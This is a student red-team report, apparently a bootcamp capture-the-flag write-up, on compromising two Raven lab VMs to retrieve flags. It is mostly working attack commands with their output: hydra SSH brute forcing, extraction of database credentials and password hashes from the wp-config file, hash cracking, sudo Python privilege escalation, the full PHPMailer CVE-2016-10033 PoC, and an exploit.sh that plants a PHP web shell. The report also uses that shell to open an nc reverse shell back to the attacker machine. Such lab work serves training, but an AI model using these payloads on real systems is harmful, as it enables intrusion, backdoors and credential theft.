Red Team: Summary of Operations

Table of Contents

Exposed Services
Critical Vulnerabilities
Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ **nmap -sV 192.168.1.110**

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-05 17:09 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:
Target 1

1. Port 22/TCP Open SSH ,CVE-2021-28041 open SSH
2. Port 80/TCP Open HTTP, CVE-2017-15710 Apache https 2.4.10
3. Port 111/TCP Open rpcbind, CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
4. Port 139/TCP Open netbios-ssn
5. Port 445/TCP Open netbios-ssn, CVE-2017-7494 Samba NetBIOS

The following vulnerabilities were identified on each target:

Target 1
List of critical vulnerabilities:

1. Network Mapping and User Enumeration (WordPress site)
2. Weak User Password

3. Unsalted User Password Hash (WordPress database)
4. MySQL Database Access
5. Misconfiguration of User Privileges/Privilege Escalation

Exploitation

TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- WPScan to enumerate users of the Target 1 WordPress site

$ wpscan –-url http://192.168.1.110/wordpress -eu

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| |_   _|
          \ \  /\  / /| |\___ \  | |  ___  __ _ _ __ ®
           \  \/  \/ / | |___) | | | / __|/ _` | '_ ` _ \
            \  /\  /  |_|____/  |_| \__ \ (_| | | | | |
             \/  \/              |___/\___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

 [+] URL: http://192.168.1.110/wordpress/
 [+] Started: Sun Jun  5 17:38:15 2022

 Interesting Finding(s):

 [+] http://192.168.1.110/wordpress/
  | Interesting Entry: Server: Apache/2.4.10 (Debian)
  | Found By: Headers (Passive Detection)
  | Confidence: 100%

 [+] http://192.168.1.110/wordpress/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  | References:
  |  - http://codex.wordpress.org/XML-RPC_Pingback_API
  |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
  |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
  |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
  |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

 [+] http://192.168.1.110/wordpress/readme.html
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%

 [+] http://192.168.1.110/wordpress/wp-cron.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 60%
  | References:
  |  - https://www.iplocation.net/defend-wordpress-from-ddos
  |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sun Jun  5 17:38:18 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 123.801 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

Target 1

flag1.txt: b9bbcb33ellb80be759c4e844862482d

```
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
michael@target1:/var/www$
```

- Targeting user Michael

Used hydra and wordlist rockyou to brute force the Michael password

 # hydra -l michael -P /usr/wordlists/rockyou.txt -s 22 192.168.1.110 ssh

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-05 18:23:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-05 18:23:43
root@Kali:~#
```

SSH in as Michael:

- ssh michael@192.168.1.110

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Connection closed by 192.168.1.110 port 22
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

- cd /var/www
- ls
- grep -RE flag html

```
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
michael@target1:/var/www$
```

flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c

- ssh michael@192.168.1.110
- cd var/www
- ls
- cat flag2.txt

```
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

flag3.txt: afc01ab56b50591e7dccf93122770cd2

Continued using michael shell, finding the MySQL database password.

- cat /var/www/html/wordpress/wp-config.php

```
boot  etc  initrd.img  lib64  media      opt  root  sbin  sys  usr  var
michael@target1:/$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```

```
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]=/cvd');
define('LOGGED_IN_SALT',   '}STRHqy,4scy7v >— ..Hc WD*h7rnYq]H`-glDfTVUaOwlh!-/?=3u;##:Rj1]7@');
define('NONCE_SALT',       'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+<>Vj+,nLvX!-jjjV-o6*HDh5Td{');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/$
```

- mysql -u root -p
- show databases;

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 86
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```

- mysql> use wordpress;

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

- mysql> show tables;

```
mysql> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)
```

- mysql> select * from users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.01 sec)

mysql>
```

- mysql> select * from wp_posts;

```
mysql> select * from wp_posts;
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page  |             | publish     | closed          | open        |               | sa
mple-page   |         |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |                  0 | http://192.168.206.131/w
ordpress/?page_id=2                                  |           0 | page      |                    |                0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

flag4: 715dea6c055b9fe3337544932f2941ce

- Unsalted password hash and the use of privilege escalation with Python.
- Cracking the password hash with john

I created a wp_hashes.txt with Steven and Michael's hashes that was previously found. Used the john to decrypt Steven's password :

- john --show wp_hashes.txt

```
root@Kali:~# john -show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:~#
```

SSH to Steven's account

- ssh steven@192.168.1.110

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  6 12:46:25 2022 from 192.168.1.90
$
```

Escalated to root

- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
- id
- cd /root
- ls
- cat flag4.txt

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
--------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Target 2

Exposed Services:

- # nmap -sP 192.168.1.0/24

```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-06 16:34 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00082s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00094s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0025s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.55 seconds
root@Kali:~#
```

Exposed Ports:

- nmap -sV 192.168.1.115

```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-06 16:35 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+deb8u4, CVE-2021-28041 open SSH
- Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian)), CVE-2017-15710 Apache https 2.4.10

- Port 111/tcp open rpcbind (service) 2-4 (RPC #100000), CVE-2017-8779 exploit on open rpcbind port.
- Port 139/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X
- Port 445/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X, CVE-2017-7494 Samba NetBIOS

Critical Vulnerabilities:

- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)
- Network Mapping and User Enumeration (WordPress site)
- Misconfiguration of User Privileges/Privilege Escalation
- Weak Root Password

Exploitation:

flag1.txt: a2c1f66d2b8051bd3a5874b5b6e43e21

Enumerated WordPress site with Nikto and Gobuster to create a list of exposed URLs from the Target HTTP server.

- nikto -C all -h 192.168.1.115

```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2022-06-06 16:37:35 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
 this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-06-06 16:39:28 (GMT-7) (113 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

- gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/06 17:23:03 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status        (Status: 403) [Size: 301]

===============================================================
2022/06/06 17:24:46 Finished
===============================================================
root@Kali:~#
```

By navigating to http://192.168.1.115/vendor I found a flag1.txt file

Kali Linux, an Offensive Secu | Index of /vendor


192.168.1.115/vendor/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter

Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	

Apache/2.4.10 (Debian) Server at 192.168.1.115 Port 80




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

flag2.txt: 6a8ed560f0b5358ecf844108048eb337

Used searchsploit to find other vulnerabilities on a Target2 machine

- searchsploit phpmailer

```
root@Kali:~# searchsploit phpmailer
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                                          | php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution                                                                 | php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution                                                                 | php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution                                                                 | php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                                              | multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                                                 | php/webapps/40969.py
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScriptum'   | php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                                   | php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                                                 | php/webapps/43056.py
WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)                                | php/remote/42024.rb
---------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@Kali:~#
```

- searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php

```
<?php
/*

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html


A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fattacker\]
Arg no. 4 == [-oQ/tmp/]
Arg no. 5 == [-X/var/www/cache/phpcode.php]
Arg no. 6 == [some"@email.com]


which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--


See the full advisory URL for details.

*/

:
```

```php
// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
// For example from a Contact form

$email_from = '"attacker\" -oQ/tmp/ -X/var/www/cache/phpcode.php  some"@email.com';
$msg_body  = "<?php phpinfo(); ?>";

// ------------------


// mail() param injection via the vulnerability in PHPMailer

require_once('class.phpmailer.php');
$mail = new PHPMailer(); // defaults to using php "mail()"

$mail->SetFrom($email_from, 'Client Name');

$address = "customer_feedback@company-X.com";
$mail->AddAddress($address, "Some User");

$mail->Subject    = "PHPMailer PoC Exploit CVE-2016-10033";
$mail->MsgHTML($msg_body);

if(!$mail->Send()) {
  echo "Mailer Error: " . $mail->ErrorInfo;
} else {
  echo "Message sent!\n";
}

?>
(END)
```

Used the exploit.sh script to exploit this vulnerability by opening an ncat connection to my Kali VM.

Opened exploit.sh script and add TARGET=http://192.168.1.115/contact.php on a 4th line

```bash
  GNU nano 4.8                                          exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

Run command:

- bash exploit.sh

```
root@Kali:~/Downloads# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```

Run command:

- nc -lvp 4444

```
root@Kali:~/Downloads# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads# nc -lvp 4444
listening on [any] 4444 ...
```

Navigated to the following URL in the browser

- http://192.168.1.115?cmd=nc%20<192.168.1.90>%204444%20-e%20/bin/bash.

```
192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash
Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Forums  NetHunter  Offensive Security  Exploit-DB  GHDB  MSFU
01703 >>> blah"@badguy.com... Unbalanced '"' 01703 <<< To: Hacker 01703 <<< Subject: Message from Hackerman 01703 <<<
X-PHP-Originating-Script: 0:class.phpmailer.php 01703 <<< Date: Tue, 7 Jun 2022 11:29:09 +1000 01703 <<< From: Vulnerable Server
<"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01703 <<< Message-ID:
<86171903d4d269bf0cac92d04c209fdc@192.168.1.115> 01703 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer
/PHPMailer) 01703 <<< MIME-Version: 1.0 01703 <<< Content-Type: text/plain; charset=iso-8859-1 01703 <<< 01703 <<< 01703 <<<
01703 <<< [EOF] 01703 === CONNECT [127.0.0.1] 01703 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Tue,
7 Jun 2022 11:29:09 +1000; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1] 01703 >>> EHLO raven.local 01703
<<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet you 01703 <<< 250-ENHANCEDSTATUSCODES 01703 <<< 250-
PIPELINING 01703 <<< 250-EXPN 01703 <<< 250-VERB 01703 <<< 250-8BITMIME 01703 <<< 250-SIZE 01703 <<< 250-DSN 01703
<<< 250-ETRN 01703 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 01703 <<< 250-DELIVERBY 01703 <<< 250 HELP 01703 >>> MAIL
From: SIZE=478 01703 <<< 250 2.1.0 ... Sender ok 01703 >>> RCPT To: 01703 >>> RCPT To: 01703 >>> DATA 01703 <<< 250 2.1.5
... Recipient ok 01703 <<< 550 5.1.1 ... User unknown 01703 <<< 354 Enter mail, end with "." on a line by itself 01703 >>> Received:
(from www-data@localhost) 01703 >>> by raven.local (8.14.4/8.14.4/Submit) id 2571T9Ou001703 01703 >>> for blah"@badguy.com;
Tue, 7 Jun 2022 11:29:09 +1000 01703 >>> X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f 01703
>>> X-Authentication-Warning: raven.local: Processed from queue /tmp 01703 >>> To: Hacker 01703 >>> Subject: Message from
Hackerman 01703 >>> X-PHP-Originating-Script: 0:class.phpmailer.php 01703 >>> Date: Tue, 7 Jun 2022 11:29:09 +1000 01703 >>>
From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01703 >>> Message-ID:
<86171903d4d269bf0cac92d04c209fdc@192.168.1.115> 01703 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer
/PHPMailer) 01703 >>> MIME-Version: 1.0 01703 >>> Content-Type: text/plain; charset=iso-8859-1 01703 >>> 01703 >>> 01703 >>>
